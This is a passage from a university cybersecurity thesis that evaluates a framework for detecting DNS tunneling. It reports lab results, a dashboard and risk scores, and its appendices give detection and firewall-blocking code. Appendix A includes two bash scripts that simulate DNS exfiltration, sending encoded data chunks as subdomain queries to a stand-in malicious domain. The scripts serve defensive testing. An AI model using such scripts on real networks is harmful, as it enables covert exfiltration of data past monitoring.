


Figure V.5: DNScat2 server-side session status during containment

Figure V.5 presents the corresponding server-side view. The encrypted session is successfully created and remains visible within the server console. However, command execution cannot be sustained because communication with the client is interrupted after containment. This behavior confirms that the tunneling channel is prevented from maintaining an active command-and-control session. The DNScat2 experiment evaluates the framework against a realistic DNS tunneling implementation that establishes an interactive command-and-control channel through protocol-compliant DNS transactions. Unlike the scripted attack scenarios, this test represents an operational tunneling session capable of maintaining bidirectional communication between the client and the remote server. The experimental results demonstrate that the framework successfully detects the resulting behavioral anomalies, escalates the associated risk score, and applies automated containment before the session can be sustained. The combined evidence from the timeline and terminal outputs confirms the capability of the proposed framework to disrupt active DNS tunneling activity in real time.

1.2 Streamlit visualization

To support operational monitoring, a Streamlit-based dashboard is integrated into the framework to visualize security events and risk assessment results in real time. The dashboard consolidates lexical, temporal, and volumetric indicators into a uni-

fied interface, allowing security analysts to observe host behavior, track risk progression, and review domain activity associated with potential tunneling attempts. Figures V.6 through V.8 illustrate the dashboard outputs generated during the three attack scenarios evaluated in this study.




Figure V.6: Low-and-slow dashboard visualization

In the low-and-slow scenario, the dashboard indicates that temporal and volumetric indicators contribute most of the final risk score, while lexical anomalies remain relatively limited. This behavior reflects the distributed nature of the attack, which relies on repeated communications over time rather than highly suspicious query structures.




Figure V.7: Micro-slicing dashboard visualization

During the micro-slicing attack, the dashboard shows a balanced contribution from temporal and volumetric indicators. The rapid generation of fragmented subdomain labels increases communication frequency and cumulative activity, producing a risk profile that quickly escalates toward the critical state.




Figure V.8: DNScat2 dashboard visualization

In the dnscat2 scenario, temporal indicators represent the dominant risk component due to the persistent command-and-control communication pattern established by the tunneling session. The dashboard highlights how sustained protocol activity contributes significantly to overall risk escalation.

Table V.X summarizes the final risk assessment produced by the proposed framework across the three experimental scenarios. Rather than presenting only visualization results, the table highlights how the lexical, temporal, and volumetric components contribute to the overall host risk score and the corresponding mitigation decision. The comparison demonstrates that different attack strategies generate different behavioral profiles, while the proposed scoring framework consistently escalates confirmed threats to the critical state and successfully activates automated containment.

Table V.1: Comparative risk assessment across the evaluated DNS tunneling scenarios

Scenario	**Lexical**	**Temporal**	**Volumetric**	**Risk**	**Active**
Low and Slow	20 points	20 points	35 points	99 / 100	BLOCKED
Micro Slicing	0 points	35 points	35 points	99 / 100	BLOCKED
DNScat2 Tunneling	20 points	35 points	20 points	75 / 100	BLOCKED

Overall, the dashboard and the comparative risk summary provide a clear view of how the proposed framework evaluates different DNS tunneling behaviors. Rather than presenting only the final detection result, they illustrate how lexical, temporal, and volumetric indicators contribute to the overall host risk score under each attack scenario. This improves the interpretability of the framework and demonstrates that different tunneling techniques produce distinct risk profiles while all are successfully contained through the proposed behavioral correlation and dynamic risk scoring mechanisms.

2 Discussion

The experimental results demonstrate that the proposed framework successfully detects and disrupts multiple forms of DNS tunneling activity, including fragmented payload transmission, protocol-compliant tunneling sessions, and moderately low-rate communication patterns. The combination of packet-level classification and behavioral correlation improves resilience against evasion techniques designed to bypass traditional inspection mechanisms.

Despite these positive results, several limitations remain. The framework operates as an out-of-band detection architecture rather than an inline prevention system. Consequently, a small number of initial DNS transactions may be processed before sufficient behavioral evidence is accumulated and the calculated risk score reaches the containment threshold. Once the critical threshold is reached, however, subsequent communications are blocked through firewall enforcement.

The low-and-slow scenario highlights the dependence of the framework on the selected sliding observation window and behavioral thresholds. Longer delays between DNS queries reduce temporal indicator accumulation and slow risk escalation, allowing suspicious hosts to remain in the warning state for longer periods before sufficient evidence is collected. This behavior reflects the balance between detection sensitivity and operational reliability.

Furthermore, the evaluation is conducted within a controlled virtualized environment with a limited number of hosts and traffic sources. While the results demonstrate the feasibility of the proposed architecture, further validation in larger enterprise environments would provide a more comprehensive assessment of scalability, stability, and performance under diverse traffic conditions.

VI/ CONCLUSION & FUTURE WORK

1 Conclusion

This thesis addresses the challenge of detecting covert DNS tunneling activities that can evade conventional packet-level inspection while maintaining low operational overhead. To address this problem, a hybrid detection and response framework is proposed by integrating DPI-based telemetry collection, feature extraction, Decision Tree classification, lexical validation, behavioral correlation, dynamic risk assessment, and automated active response within a unified detection pipeline.

The framework is validated in a controlled virtual environment using low-and-slow, micro-slicing, and DNScat2 tunneling scenarios. The experimental results demonstrate that suspicious DNS activities can be detected, risk levels can be progressively escalated according to accumulated behavioral evidence, and automated containment can be enforced once the predefined risk threshold is reached.

The Streamlit dashboard further provides real-time visibility into risk progression and behavioral indicators, supporting operational monitoring and security analysis. The current implementation is evaluated within a controlled laboratory environment and focuses exclusively on application-layer DNS traffic. Although the framework serves as a lightweight proof-of-concept prototype rather than a production-ready solution, the results demonstrate the feasibility of integrating packet-level classification with behavioral correlation and dynamic risk assessment to improve DNS tunneling detection and automated response.

2 Future Work

Future research may investigate the impact of IP spoofing on DNS tunneling detection and automated response mechanisms. Since the current framework primarily associates behavioral indicators with source IP addresses, additional verification sources such as network interfaces, MAC addresses, connection states, NAT records, firewall logs, and reverse path validation may improve attribution accuracy and reduce the risk of unintended containment actions.

Further work may also explore adaptive behavioral thresholds and dynamic moni-

toring windows to improve resilience against highly distributed low-rate tunneling techniques that attempt to evade temporal correlation mechanisms.

REFERENCES

[1] B. Işık, B. İ. Tuncer, N. Amirov, and Ş. Bahtiyar, "DNS Tunneling: Threat Landscape and Improved Detection Solutions," *arXiv preprint arXiv:2507.10267*, 2025. Available: https://arxiv.org/pdf/2507.10267

[2] M. A. Altuncu, F. K. Gülağız, H. Özcan, Ö. F. Bayır, A. Gezgin, A. Niyazov, M. A. Çavuşlu, and S. Şahin, "Deep Learning Based DNS Tunneling Detection and Blocking System," *Advances in Electrical and Computer Engineering*, vol. 21, no. 3, pp. 35–44, 2021. Available: https://www.aece.ro/abstractplus.php?year=2021&number=3&article=5

[3] L. Salat, M. Davis, and N. Khan, "DNS Tunnelling, Exfiltration and Detection over Cloud Environments," *Sensors*, vol. 23, no. 5, p. 2760, 2023. Available: https://www.mdpi.com/1424-8220/23/5/2760

[4] P. Mockapetris, "Domain names - concepts and facilities," IETF, RFC 1034, November 1987. Available: https://datatracker.ietf.org/doc/html/rfc1034

[5] P. Mockapetris, "Domain names - implementation and specification," IETF, RFC 1035, November 1987. Available: https://datatracker.ietf.org/doc/html/rfc1035

[6] C. E. Shannon, "A mathematical theory of communication," *Bell System Technical Journal*, vol. 27, no. 3, pp. 379–423, 1948. Available: https://ieeexplore.ieee.org/document/6773024

[7] J. R. Quinlan, "Induction of Decision Trees," Machine Learning, vol. 1, no. 1, pp. 81–106, 1986. Available: https://link.springer.com/article/10.1007/BF00116251

[8] Deepwatch, "Dynamic Risk Scoring," Deepwatch Cybersecurity Glossary, 2025. Available: https://www.deepwatch.com/glossary/dynamic-risk-scoring-drs/

[9] OISF, "Suricata User Management and Architecture Manual v8.0," Open Information Security Foundation, 2026. Available: https://suricata.io/

[10] Canadian Institute for Cybersecurity (CIC), "CIC-DNS-EXF-2021 Dataset Description and Telemetry Logs," University of New Brunswick, 2021. Available: https://www.unb.ca/cic/datasets/dns-exf-2021.html

APPENDIX A

Attack Scripts

1 Micro-Slicing

```
#!/bin/bash
GATEWAY_IP="192.168.50.1"
MALWARE_ROOT="api-telemetry.com"

HEX_CHUNKS=(
"49442c4e61" "6d652c456d" "61696c2c43" "7265646974" "5f43617264"
"2c53656372" "65745f435f" "50524f4a45" "43545f585f" "323032365f"
)

for i in {1..100}
do
    CHUNK1=${HEX_CHUNKS[$RANDOM % ${#HEX_CHUNKS[@]}]}
    CHUNK2=${HEX_CHUNKS[$RANDOM % ${#HEX_CHUNKS[@]}]}
    CHUNK3=${HEX_CHUNKS[$RANDOM % ${#HEX_CHUNKS[@]}]}

    DOMAIN="${CHUNK1}.${CHUNK2}.${CHUNK3}.${MALWARE_ROOT}"
    dig +short +time=1 +tries=1 TXT "$DOMAIN" @"$GATEWAY_IP" > /dev/null 2>&1
    sleep 0.2
done
```

2 Low-and-Slow

```
#!/bin/bash
GATEWAY_IP="192.168.50.1"
MALWARE_ROOT="api-telemetry.com"

for i in {1..100}
do
    PAYLOAD=$(tr -dc 'a-z0-9' < /dev/urandom | head -c 32)
    DOMAIN="${PAYLOAD}.${MALWARE_ROOT}"

    dig +short +time=1 +tries=1 TXT "$DOMAIN" @"$GATEWAY_IP" > /dev/null 2>&1
    sleep 5
done
```

APPENDIX B

Core Detection and Risk Assessment Engine

1 Runtime Configuration Parameters

Table B.1: Runtime Configuration Parameters

Constant	Value	Description
THRESHOLD_WINDOW	20.0	Time window in seconds for aggregating malicious query violations
THRESHOLD_BURST_WINDOW	30.0	Sliding window duration in seconds used to evaluate volumetric burst patterns
THRESHOLD_VOLUME_BYTES	1000	Maximum byte quota allowed per individual host within the tracking window
THRESHOLD_RISK_WARNING	40	Lower score boundary for generating system alert flags
THRESHOLD_RISK_CRITICAL	75	Upper score boundary for enforcing automated firewall mitigation
BLOCK_DURATION	60	Temporary execution lifetime in seconds for active firewall block rules

2 Lexical Validation Logic

```
# Phase 2: Lexical Security Validation Analysis
is_lexical_validation_triggered = False

if prediction == 0:
    if rrtype == "TXT":
        if entropy >= 4.0 and length >= 24:
            is_lexical_validation_triggered = True
            print("\n[!] Lexical Security Validation Triggered!")
```

3 Behavioral Correlation Logic

```
# Phase 3: Update Telemetry Sliding Windows safely
parsed_tld = tldextract.extract(domain_queried)
root_domain = f"{parsed_tld.domain}.{parsed_tld.suffix}" if parsed_tld.suffix else
    parsed_tld.domain
timestamp_now = time.time()

with state_lock:
    volume_quota[(src_ip, root_domain)] += length
    volume_history[src_ip].append((timestamp_now, root_domain, parsed_tld.subdomain))
    volume_history[src_ip] = [frame for frame in volume_history[src_ip] if timestamp_now -
     frame[0] <= THRESHOLD_BURST_WINDOW]

    if prediction == 1 or is_lexical_validation_triggered:
        violation_history[src_ip].append((timestamp_now, domain_queried))
    violation_history[src_ip] = [frame for frame in violation_history[src_ip] if
    timestamp_now - frame[0] <= THRESHOLD_WINDOW]

    current_volume = volume_quota[(src_ip, root_domain)]
    unique_subdomains = set(frame[2] for frame in volume_history[src_ip] if frame[1] ==
    root_domain)
```

4 Dynamic Risk Aggregation

```
# Phase 4: Dynamic Risk Matrix Multi-Indicator Aggregation
lexical_score = (20 if prediction == 1 else 0) + (10 if is_lexical_validation_triggered
    else 0)
temporal_score = min(len(unique_subdomains) * 4, 35)
volumetric_score = min(int((current_volume / THRESHOLD_VOLUME_BYTES) * 35), 35)
total_risk_score = lexical_score + temporal_score + volumetric_score

# Phase 5: Correlative Anti-Evasion Assessment Gating
is_low_and_slow_breach = (current_volume >= MAX_ABSOLUTE_VOLUME_LIMIT) and (temporal_score
     >= MIN_TEMPORAL_SUSPICION_LEVEL)
if is_low_and_slow_breach:
    total_risk_score = 99
    print("\n[!] ANTI-EVASION ESCALATION: Correlative Low & Slow Exfiltration Identified!"
    )
```

5 Automated Active Response Logic

```
# Phase 6: Enforcement Tier Routing Execution
if total_risk_score >= THRESHOLD_RISK_CRITICAL:
    print(f"\n[!!!] CRITICAL RISK ALERT [{total_risk_score}/100] | IP: {src_ip}")

    # Active response rule injection via direct firewall integration
    if src_ip != GATEWAY_IP:
        subprocess.run(["sudo", "iptables", "-I", "FORWARD", "1", "-s", src_ip, "-j", "
    DROP"], check=False)
```

```
        subprocess.run(["sudo", "iptables", "-I", "INPUT", "1", "-s", src_ip, "-j", "DROP"
    ], check=False)

    with state_lock:
        if src_ip in violation_history:
            del violation_history[src_ip]
        volume_history[src_ip] = [frame for frame in volume_history[src_ip] if frame[1] !=
     root_domain]
```

6 Rule Expiration and State Cleaning Logic

```
with state_lock:
    if ip_address in blocked_ips:
        blocked_ips.remove(ip_address)

    # Purge localized volumetric allocations to avoid re-blocking loops
    keys_to_reset = [key for key in volume_quota.keys() if key[0] == ip_address]
    for key in keys_to_reset:
        volume_quota[key] = 0

    # Clear metrics registry for the rehabilitated host
    if ip_address in ip_matrix:
        ip_matrix[ip_address] = {
            "lexical_score": 0,
            "temporal_score": 0,
            "volumetric_score": 0,
            "total_risk_score": 0,
            "current_volume": 0
        }
```

UNIVERSITE DES SCIENCES ET DES TECHNOLOGIES DE HANOI
UNIVERSITY OF SCIENCE & TECHNOLOGY OF HANOI
TRƯỜNG ĐẠI HỌC KHOA HỌC & CÔNG NGHỆ HÀ NỘI

REVIEWER APPROVAL
FOR INTERNSHIP THESIS CORRECTION

Student's name	: Lê Quý Tôn
Student ID	: 23BI14425
Department	: Information and Communication Technology
Major	: Cyber Security
Internship topic	: Researching Deep Packet Inspection (DPI) Mechanisms for Evasive DNS Tunneling Detection and Active Prevention
Supervisor's full name	: External: Trần Đại Dương : Internal: Nguyễn Minh Hương
Reviewer's full name	: Phạm Thanh Giang

I hereby agree with all the Internship thesis corrections based on the Jury comments from student Lê Quý Tôn. This report is qualified to be a bachelor thesis and to be archived in the USTH library for any references.

Hanoi, 28 July, 2026

Reviewer

(Signature and full name)